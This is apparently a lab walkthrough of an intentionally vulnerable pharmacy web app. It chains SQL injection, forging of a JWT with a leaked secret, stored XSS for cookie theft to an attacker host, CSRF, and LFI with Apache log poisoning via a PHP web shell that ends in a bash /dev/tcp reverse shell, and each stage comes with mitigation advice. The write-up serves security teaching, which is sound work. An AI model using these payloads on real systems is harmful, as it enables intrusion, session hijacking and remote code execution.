
When logged in as the pharmacist `carla.miller`, the dashboard exposes an inventory lookup that filters by a user-supplied `type`. The implementation dangerously interpolates that input directly into a SQL string.



```php
$type_input = trim((string)($_POST['type'] ?? ''));

if ($type_input !== '') {
    try {
        $query = "SELECT name, amount FROM inventory WHERE type = '$type_input'"; // Unsafe direct interpolation
        $stmt = $pdo->query($query);
        $rows = $stmt->fetchAll(PDO::FETCH_ASSOC);
```

Because the input is included verbatim, an attacker can inject SQL to probe and extract data. Simple tests like `' OR 1=1 -- -` confirm injection, and UNION-based payloads can leak schema and secret data. With reflected output in `name` and `amount`, each successful injection reveals query results directly in the page, allowing staged extraction of sensitive data. In this application context user passwords are not directly recoverable because they are stored with bcrypt, but the attacker can use SQL injection to read other sensitive rows—most critically the `jwt_secret`.

```sql
' OR 1=1 -- -
' UNION SELECT 1,2 -- -
' UNION SELECT 1,database() -- -
' UNION SELECT 1,schema_name FROM information_schema.schemata -- -
' UNION SELECT 1,table_name FROM information_schema.tables where
table_schema='oopsy_db' -- -
' UNION SELECT 1,column_name FROM information_schema.columns WHERE
table_name='app_secrets' -- -
' UNION SELECT name,value FROM app_secrets -- -
```



Medication lookup by type

Enter a medication **type** (e.g. antibiotic, analgesic, anti-inflammatory) to list available items (name + amount).

Type: ' UNION SELECT name,value


Results for type: ' UNION SELECT name,value FROM app_secrets -- -

Name	Amount
jwt_secret	supersecretkeyforoopsyhealthapp!

To mitigate this class of vulnerability, user-controlled data must never be concatenated into SQL; instead use parameterized queries or prepared statements so the database treats input strictly as data, not code. Restrict the database account's privileges to the minimum needed, avoid storing plaintext secrets, and protect any sensitive configuration (move secrets out of the application database where possible).

JWT BYPASS WITH LEAKED SECRET


While investigating the application as `carla.miller` (pharmacist) the earlier SQL injection yielded a secret value used by the application to sign JSON Web Tokens. User passwords are stored using bcrypt and are not retrievable from the database, but the leaked `jwt_secret` is a far more useful target: it allows an attacker to forge valid session tokens. The application issues HS256-signed JWTs that encode the authenticated username and role.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImNhcmxhLm1pbGxlciI
sInJvbGUiOiJwaGFybWFjaXN0IiwiaWF0IjoxNzYyNzc0ODgyLCJleHAiOjE3NjI3ODkyODJ
9.Tfi1Q3o_idmNvd5kKyG5WBuYubl8xnxvV8dJKMLQhhg
```

```
{
  "username": "carla.miller",
  "role": "pharmacist",
  "iat": 1762774882,
  "exp": 1762789282
}
```

Because the same `jwt_secret` is used to sign tokens for different roles, an attacker who obtains that secret can tamper with a JWT and forge a valid session for a higher-privilege user. In this case Carla's dashboard exposes her assigned doctor (David Bennett), so it is possible to change the `username` to `david.bennett` and `role` to `doctor`, re-sign the token with the leaked secret, and replace the session token in the browser. The server accepts the forged token as valid and the attacker is granted the doctor's dashboard and privileges without needing David's credentials.



Algorithm: HS256

Signing Key (Required)*: supersecretkeyforoopsyhealthapp!

JSON Input

```
{
  "username": "david.bennett",
  "role": "doctor",
  "iat": 1762774882,
  "exp": 1762789282
}
```

JWT

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmF
tZSI6ImRhdmlkLmJlbm5ldHQiLCJyb2xlIjoiZG9jdG9yIiw
iaWF0IjoxNzYyNzc0ODgyLCJleHAiOjE3NjI3ODkyODJ9.nK
ujEj0hjDbRemNRxnYnq_qnnMVHlhC5r7e6pAlRQhk
```

Mitigation should focus on reducing the impact of a leaked signing key and on preventing key leakage in the first place. Use asymmetric signatures (for example RS256) so signing keys are not stored on every server that only needs to validate tokens; isolate and rotate keys regularly and store secrets in a dedicated, access-controlled secrets manager rather than in application code or a broadly readable database. Make tokens short-lived and bind them to additional server-side state (for example a session identifier or a user agent/IP fingerprint) so a valid token cannot be trivially replayed or modified to impersonate another account. In addition, enforce strict least-privilege: avoid using a single global secret for multiple roles or services and require re-authentication or multi-factor confirmation for sensitive role changes.

STORED XSS → COOKIE HIJACKING / CSRF


`carla.miller` has a chat to communicate with her assigned doctor, `david.bennett`. The doctor's chat view renders messages directly into the HTML without encoding, which is the exact location of the vulnerability (along with the permissive cookie settings):

```php
<div class="chat-body"><?= $m['message'] ?></div>
```

Because message contents are injected raw, a stored XSS vector submitted by a pharmacist (or any user who can write messages) will be persisted to the database and executed when the doctor opens the chat. Two real attack scenarios follow from this:

One is cookie exfiltration. In this environment the session cookie is not protected (`HttpOnly` is **false**) and `SameSite` is set to **None**, so a script running in the doctor's browser can read `document.cookie` and send it to an attacker-controlled server. A minimal proof-of-concept that steals the cookie looks like:


```javascript
<script>fetch("http://<attacker-ip>:<attacker-port>/cookie="+document.cookie
);</script>
```



```
❯ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.18.0.3 - - [10/Nov/2025 14:11:02] code 404, message File not found
172.18.0.3 - - [10/Nov/2025 14:11:02] "GET /cookie=PHPSESSID=e340dbdbefa42f2cd05633714ff0dde
0;%20auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImRhdmlkLmJlbm5ldHQiLCJ
yb2xlIjoiZG9jdG9yIiwiaWF0IjoxNzYyNzgwMjYyLCJleHAiOjE3NjI3ODM4NjJ9.Y0KzWFyMptCD0-2G4aWysEVeY6
tJeHQKSi41Mj1C1jg HTTP/1.1" 404 -
```

Second, the same payload can perform authenticated requests on behalf of the doctor — effectively a CSRF performed via XSS — because the server accepts the doctor's cookies on cross-site requests (`SameSite` is set to **None**). A simple proof-of-concept will POST an authenticated biography update from the doctor's context:

```javascript
<script>
(async function(){
  try {
    await fetch('/doctor/edit_bio.php', {
      method: 'POST',
      credentials: 'include',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: 'bio=' + encodeURIComponent('pwned!!!!')
    });
  } catch(e){}
})();
</script>
```



Chat with Dr david.bennett

Doctor bio:


pwned!!!!

New message

Last message received from Dr david.bennett

david.bennett — 2025-11-10 13:12:56

What have you done to me, you dumb ass?!



Chat with pharmacists

carla.miller — 2025-11-10 13:05:27
Hi, how's everything going? I have a gift for you!

carla.miller — 2025-11-10 13:10:07

carla.miller — 2025-11-10 13:10:21

david.bennett — 2025-11-10 13:12:56
What have you done to me, you dumb ass?!

Carla can confirm these attacks are feasible without ever waiting for a doctor to open her message. She updates her own biography and intercepts that request with a proxy to inspect the exact endpoint, HTTP method, headers and form fields used. Using that information she can adapt the request for the doctor and craft a payload that performs the same action in the doctor's context. Because her `auth_token` cookie is readable in the browser and cookies are sent cross-site, it is reasonable to assume the doctor's session behaves the same way.

For added realism and to make the lab more dynamic, a cron-style task simulates the doctor account (david.bennett) automatically checking the chat every minute. This background job periodically fetches the doctor's messages and renders them in the chat view, so payloads posted by other users will be displayed quickly without requiring a real person to be present.


The countermeasures encompass always encode or sanitize message content before rendering (treat untrusted text as data, not markup); set session cookies with `HttpOnly` and a restrictive `SameSite` value; implement server-side CSRF protections and require re-authentication or CSRF tokens for sensitive actions.

LFI + PATH TRAVERSAL → LOG POISONING → RCE

The pharmacist role is also able to consult detailed information on medicines. The pharmacist view accepts a `file` query parameter and concatenates it with a base path, then does a direct `include` if the file exists:


```php
$base = __DIR__ . '/../static/pdfs/';
$path = $base . $file;
if (file_exists($path)) {
    include $path;
    exit;
}
```

The pharmacist view builds a filesystem path by appending an attacker-controlled `file` parameter to a base directory and then `include`s that path. Using `include` here is dangerous because PHP will parse and execute any PHP code found in the included file — unlike a read function that would only return file contents — so an attacker who can cause arbitrary files to be included can achieve code execution. The code is also vulnerable to path traversal because the input is used raw: concatenating `base + file` without normalizing or validating allows sequences like `../../..` to escape the intended directory and reach any file the PHP process can read.



Not Secure
view-source:http://172.18.0.1:5000/pharmacist/med_info.php?file=../../../../../etc/passwd
etc
hacking
ChatGPT
Mi unidad
Aula Global

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

Making LFI more powerful in this lab required changing how Apache writes and exposes its logs (see Dockerfile, apache-logfile.conf and zz-logs-combined.conf files). The container build removes the default log files, creates fresh `/var/log/apache2` log files, and sets ownership and permissions so the web process can write to and the application can read them. The custom Apache configuration forces access/error logs to be real files in `/var/log/apache2` and switches the active log format to the Combined format so the access log contains the `User-Agent` header (and referer). An attacker can therefore inject arbitrary text into the log by sending requests that set the `User-Agent` to a PHP web-shell payload (for example `<?php system($_GET['cmd']); ?>`). When that poisoned log file is subsequently included via the LFI, PHP executes the injected code, producing remote code execution.




```
GET /pharmacist/med_info.php?file=../../../../../var/log/apache2/access.log HTTP/1.1
Host: 172.18.0.1:5000
User-Agent: <?php system($_GET['cmd']);?>
```


Not Secure
view-source:http://172.18.0.1:5000/pharmacist/med_info.php?file=../../../../../var/log/apache2/access.log&cmd=id
etc
hacking
ChatGPT
Mi unidad
Aula Global

```
172.18.0.1 - - [10/Nov/2025:13:39:54 +0000] "GET / HTTP/1.1" 200 1450 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [10/Nov/2025:13:40:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:41:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
172.18.0.1 - - [10/Nov/2025:13:41:36 +0000] "POST /auth/login.php HTTP/1.1" 302 601 "http://172.18.0.1:5000/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.18.0.1 - - [10/Nov/2025:13:41:36 +0000] "GET /pharmacist/dashboard.php HTTP/1.1" 200 1092 "http://172.18.0.1:5000/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.18.0.1 - - [10/Nov/2025:13:41:38 +0000] "GET /pharmacist/med_info.php?file=drug_info.md HTTP/1.1" 200 745 "http://172.18.0.1:5000/pharmacist/dashboard.php" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.18.0.1 - - [10/Nov/2025:13:41:49 +0000] "GET /pharmacist/med_info.php?file=drug_info.md HTTP/1.1" 200 746 "http://172.18.0.1:5000/" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [10/Nov/2025:13:42:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
172.18.0.1 - - [10/Nov/2025:13:42:02 +0000] "GET /pharmacist/med_info.php?file=../../../../etc/passwd HTTP/1.1" 200 355 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
172.18.0.1 - - [10/Nov/2025:13:42:06 +0000] "GET /pharmacist/med_info.php?file=../../../../../etc/passwd HTTP/1.1" 200 897 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [10/Nov/2025:13:43:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:44:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:45:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:46:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:47:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:48:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:49:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:50:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:51:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:52:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:53:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
127.0.0.1 - - [10/Nov/2025:13:54:02 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
172.18.0.1 - - [10/Nov/2025:13:54:59 +0000] "GET /pharmacist/med_info.php?file=../../../../../var/log/apache2/access.log HTTP/1.1" 200 869 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0"
127.0.0.1 - - [10/Nov/2025:13:55:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
172.18.0.1 - - [10/Nov/2025:13:55:43 +0000] "GET /pharmacist/med_info.php?file=../../../../../var/log/apache2/access.log HTTP/1.1" 200 910 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)
"
127.0.0.1 - - [10/Nov/2025:13:56:01 +0000] "GET /doctor/review_chat.php HTTP/1.1" 200 1073 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/120.0.6099.224 Safari/537.36"
```

```html
view-source:http://172.18.0.1:5000/pharmacist/med_info.php?file=../../../../../var/log/apache2/access.log&cmd=bash -c "bash -i >%26 /dev/tcp/192.168.1.15/4646 0>%261"
```



```
❯ nc -nlvp 4646
Listening on 0.0.0.0 4646
Connection received on 172.18.0.3 50640
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@fe61e2038f08:/var/www/html/pharmacist$ REVERSE SHELL!
```

To defend against this class of issue, never execute attacker-controlled files and avoid `include` for user-supplied paths. Normalize and validate requested filenames (use `realpath` and confirm the resolved path is contained inside the allowed base directory), or better yet serve files as data rather than executing them. Ensure logs are not stored in locations accessible to the web application for inclusion, do not log untrusted headers verbatim or sanitize/encode them before logging, and restrict file and directory permissions so the web process cannot both write and later execute or include log files.